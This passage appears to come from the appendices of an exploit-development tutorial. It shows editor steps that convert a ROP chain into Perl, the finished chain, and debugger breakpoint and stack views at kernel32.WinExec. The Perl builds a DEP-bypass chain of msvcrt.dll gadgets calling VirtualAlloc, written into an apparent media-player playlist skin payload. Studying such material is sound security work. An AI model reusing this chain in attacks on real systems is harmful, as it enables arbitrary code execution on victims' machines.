
● Down

☑ Transparency

● On losing focus


○ Always

Figure 60 Replace empty space with Perl Code



```
        #[---INFO:gadgets_to_set_ebp:---]
$PlaylistSkin .= pack('V',0x77c3b992,  # POP EBP # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c3b992,  # skip 4 bytes [msvcrt.dll]
        #[---INFO:gadgets_to_set_ebx:---]
$PlaylistSkin .= pack('V',0x77c39ec7,  # POP EBX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0xffffffff,  #
$PlaylistSkin .= pack('V',0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edx:---]
$PlaylistSkin .= pack('V',0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
$PlaylistSkin .= pack('V',0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_ecx:---]
$PlaylistSkin .= pack('V',0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
$PlaylistSkin .= pack('V',0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
$PlaylistSkin .= pack('V',0x77c47a41,  # POP EDI # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
        #[---INFO:gadgets_to_set_esi:---]
$PlaylistSkin .= pack('V',0x77c2caa9,  # POP ESI # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        #[---INFO:pushad:---]
$PlaylistSkin .= pack('V',0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
        #[---INFO:extras:---]
$PlaylistSkin .= pack('V',0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
```

Figure 61 Result of Perl variable being placed



Find what : , #

Replace with :); #

□ In selection

□ Match whole word only

□ Match case

☑ Wrap around

Search Mode

● Normal

○ Extended (\n, \r, \t, \0, \x...)

○ Regular expression □ . matches newline

Direction

○ Up


● Down

☑ Transparency

● On losing focus

○ Always

Figure 62 Replace Python ending with Perl ending




```
        #[---INFO:gadgets_to_set_ebp:---]
$PlaylistSkin .= pack('V',0x77c3b992); #POP EBP # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c3b992); #skip 4 bytes [msvcrt.dll]
        #[---INFO:gadgets_to_set_ebx:---]
$PlaylistSkin .= pack('V',0x77c39ec7); #POP EBX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0xffffffff); #
$PlaylistSkin .= pack('V',0x77c127e1); #INC EBX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c127e1); #INC EBX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edx:---]
$PlaylistSkin .= pack('V',0x77c4e0da); #POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0xa1bf4fcd); #put delta into eax (-> put 0x00001000 into edx)
$PlaylistSkin .= pack('V',0x77c38081); #ADD EAX,5E40C033 # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c58fbc); #XCHG EAX,EDX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_ecx:---]
$PlaylistSkin .= pack('V',0x77c5289b); #POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x36ffff8e); #put delta into eax (-> put 0x00000040 into ecx)
$PlaylistSkin .= pack('V',0x77c4c78a); #ADD EAX,C90000B2 # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c14001); #XCHG EAX,ECX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
$PlaylistSkin .= pack('V',0x77c47a41); #POP EDI # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c47a42); #RETN (ROP NOP) [msvcrt.dll]
        #[---INFO:gadgets_to_set_esi:---]
$PlaylistSkin .= pack('V',0x77c2caa9); #POP ESI # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c2aacc); #JMP [EAX] [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c4e392); #POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c1110c); #ptr to &VirtualAlloc() [IAT msvcrt.dll]
        #[---INFO:pushad:---]
$PlaylistSkin .= pack('V',0x77c12df9); #PUSHAD # RETN [msvcrt.dll]
        #[---INFO:extras:---]
$PlaylistSkin .= pack('V',0x77c354b4); #ptr to 'push esp # ret ' [msvcrt.dll]
    ]
```

Figure 63 End result - complete Perl code

APPENDIX D – BREAKPOINT FOR DEP SYSTEM INSTRUCTION

In order to set a breakpoint; press CTRL + g, enter in memory address and press F2 to create the breakpoint (Figures 64, 65 and 66).




Enter expression to follow

0x7c8623ad

```
PUSH EDI            EBP 0134FFF4
PUSH 11             ESI 00000004
POP ECX             EDI 00000005
0134FFEC  7C950030  ntdll.7C950030
0134FFF0  00000000
```


Figure 64 CTRL + G and memory address for breakpoint



CPU - thread 00000998, module kernel32

```
7C8623AD   8BFF       MOV EDI,EDI
7C8623AF   55         PUSH EBP
7C8623B0   8BEC       MOV EBP,ESP
7C8623B2   83EC 54    SUB ESP,54
7C8623B5   53         PUSH EBX
7C8623B6   56         PUSH ESI
7C8623B7   57         PUSH EDI
7C8623B8   6A 11      PUSH 11
7C8623BA   59         POP ECX
7C8623BB   33C0       XOR EAX,EAX
7C8623BD   33F6       XOR ESI,ESI
```

Figure 65 F2 breakpoint on address



```
7C8623BD   33F6          XOR ESI,ESI
7C8623BF   56            PUSH ESI
```

```
EIP 7C8623AD kernel32.Wi
C 0  ES 0023 32bit 0(FFF
```

```
Address   Hex dump                  ASCII
004DE000  00 00 00 00 00 00 00 00  ........
004DE008  00 00 00 00 00 00 00 00  ........
004DE010  00 00 00 00 00 00 00 00  ........
004DE018  00 00 00 00 00 00 00 00  ........
004DE020  00 00 00 00 00 00 00 00  ........
004DE028  00 00 00 00 00 00 00 00  ........
004DE030  00 00 00 00 00 00 00 00  ........
004DE038  00 00 00 00 00 00 00 00  ........
004DE040  00 00 00 00 00 00 00 00  ........
004DE048  00 00 00 00 00 00 00 00  ........
004DE050  00 00 00 00 00 00 00 00  ........
004DE058  00 00 00 00 00 00 00 00  ........
004DE060  00 00 00 00 00 00 00 00  ........
004DE068  00 00 00 00 00 00 00 00  ........
004DE070  00 00 00 00 00 00 00 00  ........
004DE078  00 00 00 00 00 00 00 00  ........
004DE080  00 00 00 00 00 00 00 00  ........
004DE088  00 00 00 00 00 00 00 00  ........
004DE090  00 00 00 00 00 00 00 00  ........
004DE098  00 00 00 00 00 00 00 00  ........
004DE0A0  00 00 00 00 00 00 00 00  ........
004DE0A8  00 00 00 00 00 00 00 00  ........
004DE0B0  00 00 00 00 00 00 00 00  ........
004DE0B8  00 00 00 00 00 00 00 00  ........
004DE0C0  00 00 00 00 00 00 00 00  ........
004DE0C8  00 00 00 00 00 00 00 00  ........
```

```
0011E4E8   42424242  BBBB
0011E4EC   43434343  CCCC
0011E4F0   44444444  DDDD
0011E4F4   00138100  .ü‼.
0011E4F8   00000000  ....
0011E4FC   CCCCCCCC  ╠╠╠╠
0011E500   CCCCCCCC  ╠╠╠╠
0011E504   CCCCCCCC  ╠╠╠╠
0011E508   CCCCCCCC  ╠╠╠╠
0011E50C   CCCCCCCC  ╠╠╠╠
0011E510   CCCCCCCC  ╠╠╠╠
0011E514   CCCCCCCC  ╠╠╠╠
0011E518   CCCCCCCC  ╠╠╠╠
0011E51C   CCCCCCCC  ╠╠╠╠
0011E520   CCCCCCCC  ╠╠╠╠
0011E524   CCCCCCCC  ╠╠╠╠
0011E528   CCCCCCCC  ╠╠╠╠
0011E52C   CCCCCCCC  ╠╠╠╠
0011E530   CCCCCCCC  ╠╠╠╠
0011E534   CCCCCCCC  ╠╠╠╠
0011E538   CCCCCCCC  ╠╠╠╠
0011E53C   CCCCCCCC  ╠╠╠╠
0011E540   CCCCCCCC  ╠╠╠╠
0011E544   CCCCCCCC  ╠╠╠╠
0011E548   CCCCCCCC  ╠╠╠╠
0011E54C   CCCCCCCC  ╠╠╠╠
0011E550   CCCCCCCC  ╠╠╠╠
0011E554   CCCCCCCC  ╠╠╠╠
```

Breakpoint at kernel32.WinExec

Figure 66 Stack after hitting breakpoint